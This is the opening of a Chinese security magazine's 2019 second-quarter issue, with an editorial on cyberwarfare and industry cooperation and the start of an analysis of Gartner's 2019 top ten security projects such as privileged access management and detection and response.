360 www.360.com 安全第一

/ 2019年季刊 / 第2期 /

安全客 SECURITY GEEK

应对网络战/共建大生态/同筑大安全

复盘攻防，再聊安全

Gartner安全项目前瞻

玩转COM对象

漏扫动态爬虫实践

CONTENTS

内容简介

安全客-2019季刊-第二期

政企安全

业务安全事件的危害多种多样，其给国内外的政企造成了巨大的损失。如今国际局势与网络环境愈发复杂，政企安全也愈加如履薄冰，本章节选当季度政企安全事件分析与政企安全相关思考，供安全爱好者参考学习。

漏洞分析

漏洞分析是至关重要的能力，不管是面对未披露详情的描述，甚至是刻意误导的资讯，都需要有扎实的漏洞分析能力删繁去简探明原理。本章节选当季度较为重要漏洞的复现分析，以供安全爱好者参考学习。

安全研究

安全在积极进攻的同时，也需要默默的沉淀，对原理深入的分析才能挖掘出潜藏其中的安全隐患和攻击面。本章节选当季度部分安全会议议题解读与项目安全风险研究，以供安全爱好者参考学习。

数据挖掘

大数据时代已然来临，众多系统都即将或正在面对数据过载的问题。如何在海量数据中挖掘出有用的信息，这已经成为当前不少系统最为重要的课题。本章节选当季度安全相关的数据挖掘案例，以供爱好者参考学习。

逆向工程

逆向工程是很多安全研究特别是二进制安全的重点，其本身也因为较高的门槛与陡峭的学习曲线让众多爱好者望而却步。本章节选当季度逆向工程的学习技巧与安全逆向实践，以供安全爱好者参考学习。

主办：安全客
360 Security Geek

杂志顾问	**Advisor**
周鸿祎	Zhou Hongyi
主编	**Editor-in-Chief**
林伟	Lin Wei
蔡玉光	Cai Yuguang
编辑	**Editors**
邓金铃	Deng Jinling
任天宇	Ren Tianyu
王彩云	Wang Caiyun
魏丹	Wei Dan
杂志设计	**Magazine Design**
罗智华	Luo Zhihua
苏利明	Su Liming
杂志投稿	**Content Contact**
电话	010-5244 7484
邮箱	anquanke@360.cn
杂志合作	**Magazine Contact**
电话	010-5244 7484
邮箱	dengjinling@360.cn

扫码关注《安全客》微信订阅号

应对网络战、共建大生态、同筑大安全

网络战愈演愈烈 应对网络战提上议程

今年以来，全球地缘政治与经济格局变化加剧，一些国家的重要基础设施屡遭网络攻击，给当地的政治、经济和民生都造成巨大影响。网络战对每个国家都是严峻挑战，更是摆在网络安全行业和企业面前，无法回避的话题。从网络战的特征来看，不分战时平时，时时刻刻都在发生；不分军用民用，重点基础设施往往成为攻击目标；攻防不平衡，没有攻不破的网络，隔离网络不再有效。网络战时代，中国网络安全行业必须进行思维转变，如果不能站在更高维度来思考网络安全，与网络强国的差距将越来越大。将“应对网络战”作为主题之一，希望中国网络安全行业能够寻找到国家网络安全的解决之道。

推动产业加速裂变 共建大生态

中国网络安全行业过去在国内的关注度不高，一方面是因为市场总体规模不大，很难吸引大量资本进入，推动行业快速发展；另一方面，企业用户采购网络安全产品更多是出于合规要求，这些网络安全产品到底发挥了多大效果，用户却很难了解。近几年，网络安全企业深受同质化竞争之苦，不同企业之间的产品重合度太高，比拼的往往不是技术和服务，而是客户关系，很多企业逐渐变成销售主导型，也就没有更多资金投入到技术和研发当中，小企业和初创企业更难冒头。究其原因，中国网络安全行业没有形成一个良性的生态。提出“共建大生态”是希望让更多初创的网络安全企业能够有一个展示舞台，能够促成行业内外更多合作，打造一个让全行业能够良性发展的生态环境。

互补共赢凝聚集体智慧 同筑大安全

网络安全是一个分布十分广泛的产业链，“赢家通吃”的模式一定是行不通的，各自为战、数据割裂更是阻碍发展的绊脚石，中国网络安全行业需要更多的分工协作，互补共赢，需要有企业秉承公心站出来做实事。

经过近几年的深入思考和探索，360在大安全时代的自身定位越来越清晰，那就是专注于网络空间的雷达系统，解决网络攻防中“看得见”的问题。在网络安全的其他领域，360更倾向于用开放赋能的方式扶持更多的安全企业，对外输出自己的数据、技术和经验，实现“同筑大安全”的目标。

本期安全客季刊将重点着力于应对网络战，共建大生态，同筑大安全，希望借此同大家探讨下中国网络安全行业如何打造行业大生态以应对日益复杂严峻的网络安全形势，以及中国网络安全行业如何加强协作切实提高网络攻防能力。聚集体智慧推动行业发展。

360公司董事长兼CEO

周鸿祎

Contents

政企安全

业务安全事件的危害多种多样，其给国内外的政企造成了巨大的损失。如今国际局势与网络环境愈发复杂，政企安全也愈加如履薄冰，本章节选当季度政企安全事件分析与政企安全相关思考，供安全爱好者参考学习。

Gartner2019 年十大安全项目详解

作者：Bennyye

原文链接：https://mp.weixin.qq.com/s/dBw_z9oNoTRUQNVTkf1l_w

本文不是译文，是结合笔者自身体会的解读！如有不同观点，欢迎交流研讨。

1.0.1 1 概述

2019 年 2 月 11 日，Gartner 一改过去在年度安全与风险管理峰会上发表 10 大安全技术/项目的作风，早早发布了 2019 年的十大安全项目，并表示将在今年的安全与风险管理峰会上具体呈现。

在刚刚结束（6 月 17 日 ~20 日）的 Gartner 安全与风险管理峰会上，Gartner 如期正式公布了这 10 大安全项目。

2019 年的十大安全项目分别是：

Privileged AccessManagement，特权账户管理（PAM）

CARTA-InspiredVulnerability Management，符合 CARTA 方法论的弱点管理

Detection and Response，检测与响应

Cloud Security PostureManagement，云安全配置管理（CSPM）

Cloud Access SecurityBroker，云访问安全代理（CASB）

Business Email Compromise，商业邮件失陷

Dark Data Discovery，暗数据发现

Security Incident Response，安全事件响应

Container Security，容器安全

Security Rating Services，安全评级服务

对比一下历年的 10 大技术/项目，可以发现，跟 2018 年相比，前 5 个项目基本上是沿袭下来了，第 6 个商业邮件失陷则是在去年的反钓鱼项目基础上做了修订，后 4 个则是新上榜的。其中，全新上榜的包括暗数据发现、安全事件响应和安全评级服务，而容器安全则是时隔一年后重新上榜。

下表是笔者梳理的近几年 10 大技术/项目的分类对比。为了便于横向对比，某些技术/项目进行了分拆。

	2014年	2016年	2017年	2018年	2019年
IAM	自适应访问控制			特权访问管理PAM	特权访问管理PAM
云安全	软件定义的安全SDS		软件定义边界SDP	软件定义边界SDP	
	云访问安全代理CASB	云访问安全代理CASB	云访问安全代理CASB	云访问安全代理CASB	云访问安全代理CASB
		微隔离	微隔离	微隔离	
			云工作负载保护平台CWPP		
				云安全配置管理CSPM	云安全配置管理CSPM
端点安全	端点检测与响应EDR	端点检测与响应EDR	端点检测与响应EDR	检测与响应之EDR	检测与响应之EDR
		基于非签名方法的端点防御技术			
				服务器工作负载的应用控制	
网络安全	遏制与隔离将作为基础的安全策略	远程浏览器	远程浏览器		
		欺骗技术	欺骗技术	检测与响应之欺骗技术	
			网络流量分析NTA		
	机器可识别的威胁情报（包括信誉服务）				
	沙箱普遍化				
		用户和实体行为分析UEBA		检测与响应之UEBA	
				积极反钓鱼	商业邮件失陷
应用安全	交互式应用安全测试	DevOps的安全测试技术	面向DevSecOps的开源软件安全扫描与软件成分分析	自动安全扫描:面向DevSecOps的开源软件成份分析	
			容器安全		容器安全
数据安全					暗数据发现
IoT	针对物联网的安全网关、代理和防火墙	普适信任服务			
安全运营	大数据安全分析技术是下一代安全平台的核心	情报驱动的安全运营中心及编排解决方案技术	可管理检测与响应MDR	检测与响应之MDR	
				符合CARTA的弱点管理	符合CARTA的弱点管理
					安全事件响应
					安全评级服务

特别值得一提的是今年的 10 大安全项目中终于明确地增加了数据安全方面的项目----暗数据发现。

1.0.2 2 入选标准

首先，Gartner 表示在选取 10 大项目的项目，不能更往年变动的太大，因为‘‘很难在一年内同时完成里面列举的 3 到 4 个项目’’。


其次，新入选的项目必须能够显著降低风险，可以落地，可以在一年内见到成效，并且不能仅仅是采购一个工具，而是一个能力建设，还要符合 Gartner 自己的 CARTA（持续自适应风险与信任评估）战略方法论。

再次，如历年十大项目入选标准一样，针对新入选的项目，必须是项目（project），而不能是项目集（Program）（譬如 IAM）；企业的采用率不超过 50%，有真实可落地的技术做支撑，而非一个科研项目，也有预算和人员投入。新项目中可以采用新技术，也可以是针对旧技术的新应用。

最后，Gartner 表示，不是说客户在哪个领域的预算多，就是哪个项目；也不是说哪个分析师喊得响就是哪个项目。

1.0.3 3 上马这些项目的前提条件

一如既往地，Gartner 特别强调，客户在考虑上马 10 大项目之前，一定要考虑到先期的基础安全建设，很多项目都需要建构在基础安全能力达标的情况下。这些基础安全能力包括（但不限于）：



在系统防护方面，包括采用最新的 EPP 和统一端点管理（Unified Endpoint Management，简称 UEM）系统，以及服务器安全防护。其中，这里提到的 UEM 是 Gartner 定义的区分于 EPP 的另一个细分市场，强调对包括异构的 PC、移动端和物联网终端的统一管理。该市场不属于信息安全市场，而归属于 IT 运维管理市场。2018 年 Gartner 首次推出了 UEM 的 MQ（魔力象限）。

在用户控制方面，包括从 windows 用户列表中移除掉管理员权限，部署了具有自动化预配置/解除配置的 IAM。

在基础设施安全方面，包括日志监控、备份/恢复能力、补丁和基本的弱点管理，以及各种边界安全控制。

在信息处理方面，包括邮件安全控制、安全意识培训等。

这就是说，如果上述前提条件没有达到的话，建议将这些前提条件列为更高优先级考虑上马的项目。

1.0.4 4 十大项目解析

以下逐一分析一下这十个项目，尤其是五个新上榜的项目。Gartner 特别强调，**这十个项目并没有优先顺序**，采纳者需要根据自身风险的实际情况按需选取。

1.0.5 4.1 特权访问管理（PAM）项目

【项目描述】该项目旨在让攻击者更难访问特权账户，并让安全团队监测到这些特权账户异常访问的行为。

【项目难度】中等，需要工具和流程的适配。

【项目关键】支持云、混合和本地模式；支持录屏和抓屏；具备开放 API，可以跟 SIEM 和 SOAR 集成；同时支持自然人账号和机器账号管理。

【项目建议】应该要求对所有管理员实施强制多因素认证，建议同时也对承包商等外部第三方的访问实施强制多因素认证。先对高价值、高风险的系统实施特权访问管理，监控对其的访问行为。

【技术解析】特权访问管理（PAM）工具为组织的关键资产提供安全的特权访问，以符合对特权账号及其访问的监控管理合规需求。

PAM 通常具备以下功能：

1） 对特权账号的访问控制功能，包括共享账号和应急账号；

2） 监控、记录和审计特权访问操作、命令和动作；

3） 自动地对各种管理类、服务类和应用类账户的密码及其它凭据进行随机化、管理和保管；

4） 为特权指令的执行提供一种安全的单点登录（SSO）机制；


5） 委派、控制和过滤管理员所能执行的特权操作；

6） 隐藏应用和服务的账户，让使用者不用掌握这些账户实际的密码；

7） 具备或者能够集成高可信认证方式，譬如集成 MFA。

很显然，虽然国内谈 PAM 很少，但实际上早已大量运用，其实就对应我们国内常说的堡垒机。

Gartner 将 PAM 工具分为两类：PASM（特权账户和会话管理）和 PEDM（权限提升与委派管理）。如下图所示：



显然，PASM 一般对应那个堡垒机逻辑网关，实现单点登录，集中的访问授权与控制，设备系统密码代管、会话管理、对操作的审计（录像）。

PEDM 则主要通过分散的 Agent 来实现访问授权与控制，以及操作过滤和审计。国内的堡垒机一般都没有采用这种技术模式。

Gartner 分析未来 PAM 的技术发展趋势包括：

1） 支持特权任务自动化，多个操作打包自动化执行；

2） 将 PAM 用于 DevOps，让 DevOps 更安全更便捷；

3） 支持容器；

4） 支持 IaaS/PaaS 和虚拟化环境；

5） 以云服务的形式交付 PAM；

6） 特权访问操作分析，就是对堡垒机日志进行分析，可以用到 UEBA 技术；

7） 与漏洞管理相结合；

8） 系统和特权账户发现；

9） 特权身份治理与管理。

在 Gartner 的 2018 年 IAM 技术 Hype Cycle 中，PAM 处于早期主流阶段，正在向成熟的平原迈进。

1.0.6 4.2 符合 CARTA 方法论的弱点管理项目

【项目描述】弱点管理是信息安全运维的基本组成部分。你无法打上每个补丁，但你可以通过基于风险优先级的管理方式，找到优先需要处理的弱点并进行防护，从而显著降低风险。

【项目难度】容易，要利用情境数据和威胁情报对弱点信息进行丰富化。

【项目关键】意识上要承认永不可能 100% 打补丁；和 IT 运维联合行动（创造双赢）；利用现有的扫描数据和流程。


【项目建议】聚焦在可被利用的弱点上，考虑补偿控制措施（譬如部署 IDPS 和 WAF，打虚拟补丁）。

【技术解析】

针对 Vulnerability 这个词，我一直称作“弱点”，而不是“漏洞”，是因为弱点包括漏洞，还包括弱配置！用 MITRE 的术语来说，弱点包括了 CVE 和 CCE。

还必须注意，**弱点管理不是弱点评估**。弱点评估对应我们熟知的弱点扫描工具，包括系统漏扫、web 漏扫、配置核查、代码扫描等。而弱点管理是在弱点评估工具之上，收集这些工具所产生的各类弱点数据，进行集中整理分析，并辅以情境数据（譬如资产、威胁、情报等），进行风险评估，按照风险优先级处置弱点（打补丁、缓解、转移、接受，等），并帮助安全管理人员进行弱点全生命周期管理的平台。记住，弱点管理是平台，而弱点扫描是工具。

那么，什么叫做基于 CARTA 的弱点管理呢？熟悉 CARTA 就能明白（可以参见我的文章《CARTA：Gartner 持续自适应风险与信任评估战略方法简介》http://blog.51cto.com/yepeng/1962560），本质上 CARTA 就是以风险为核心一套安全方法论。因此，基于 CARTA 的弱点管理等价于基于风险的弱点管理。基于风险的管理是一个不断迭代提升的过程，包括弱点发现、弱点优先级排序、弱点补偿控制三个阶段，如下图所示：



Source: Gartner (June 2018)

1.0.7 4.3 检测与响应项目

【项目描述】企业和组织的管理层大都承认不存在完美的防护。他们希望寻找某些基于端点、基于网络或者基于用户的方法去获得高级威胁检测、调查和响应的能力。平均检测时间（MTTD）和平均响应时间（MTTR）已经成为了衡量安全对抗效果的重要评价指标。这些需求引出了检测和响应项目。而在建设检测与响应项目的时候，面临多种技术路线，Gartner 优先推荐部署 EDR 技术。

【项目难度】容易，解决方案应该提供基于云的部署模式，运维人员的技能水平十分关键。

【项目关键】要做好检测与响应类项目，技术和工具仅仅是一个方面，关键还在于人员和流程。有没有人去做告警的排查和处置？运维人员是否具备消除低可行度告警的技能？是否有安全恢复和切换的预案并能够落实？而在技术层面，则要考量包括数据如何收集和存储以支撑检测和响应的能力？相关的技术是否具备多种检测与响应的功能，是否具备利用 IOC（Indicator of Compromise，失陷指标）的能力?

【项目建议】进取型（Type A）客户可以考虑部署 EDR 和事件响应流程，对于主流型（Type B）和保守型（Type C）客户则建议采用外包服务的方式。具体地，优先向当前的 EPP 供应商索要 EDR 的能力，并决定哪些检测与响应能力需要跟 SIEM 和 SOAR 能力进行整合。如果打算采用托管安全服务的模式，可以考虑借助 MDR（托管检测与响应）提供商或 MSSP 的服务来建设检测与响应项目。此外，如果供应商声称他们具备 AI（人工智能）或者 ML（机器学习）的能力，应该先针对具体的场景进行 POC 测试，以衡量其有效性。


【技术解析】

Gartner 在 2019 年的检测与响应项目描述中主要提及了基于端点的 EDR 技术，而没有提及另外两种基于网络和基于用户/实体的检测技术。是否意味着其它两种技术就不重要了呢？事实并非如此。在 2018 年的检测与响应项目推介中，Gartner 对各种技术都做了一番分析，但通过近一年的研究，Gartner 发现如果同时考虑这么多技术的话，从 ‘‘项目’’ 的角度而言，太过发散，本着遴选 TopProjects 的准则，Gartner 建议客户聚焦到投入产出比相对最高的技术点上。Gartner 对多种技术反复比较后，目前是将 EDR 作为优选项。

鉴于此大类技术在国内颇受关注，笔者在此稍微展开来加以说明。

当 Gartner 研究和讨论检测与响应类技术的时候，涉及的技术面和细分市场是相当广泛的，需要多个不同的 Gartner 安全分析师团队之间的合作，而一年一都的 Hype Cycle（炒作曲线）则是各个分析师协作的一个成果体现。其中，与检测和相应类技术相关的炒作曲线叫 ‘‘威胁对抗技术’’（Threat-Facing Technologies）。威胁对抗这个提法是 2017 年开始叫的，在 2016 年及以前叫 ‘‘基础设施保护’’（Infrastructure Protection）。下图是 2018 年的威胁对抗技术炒作曲线，里面基本涵盖了 Gartner 涉及的所有检测与响应类技术。


Figure 1. Hype Cycle for Threat-Facing Technologies, 2018



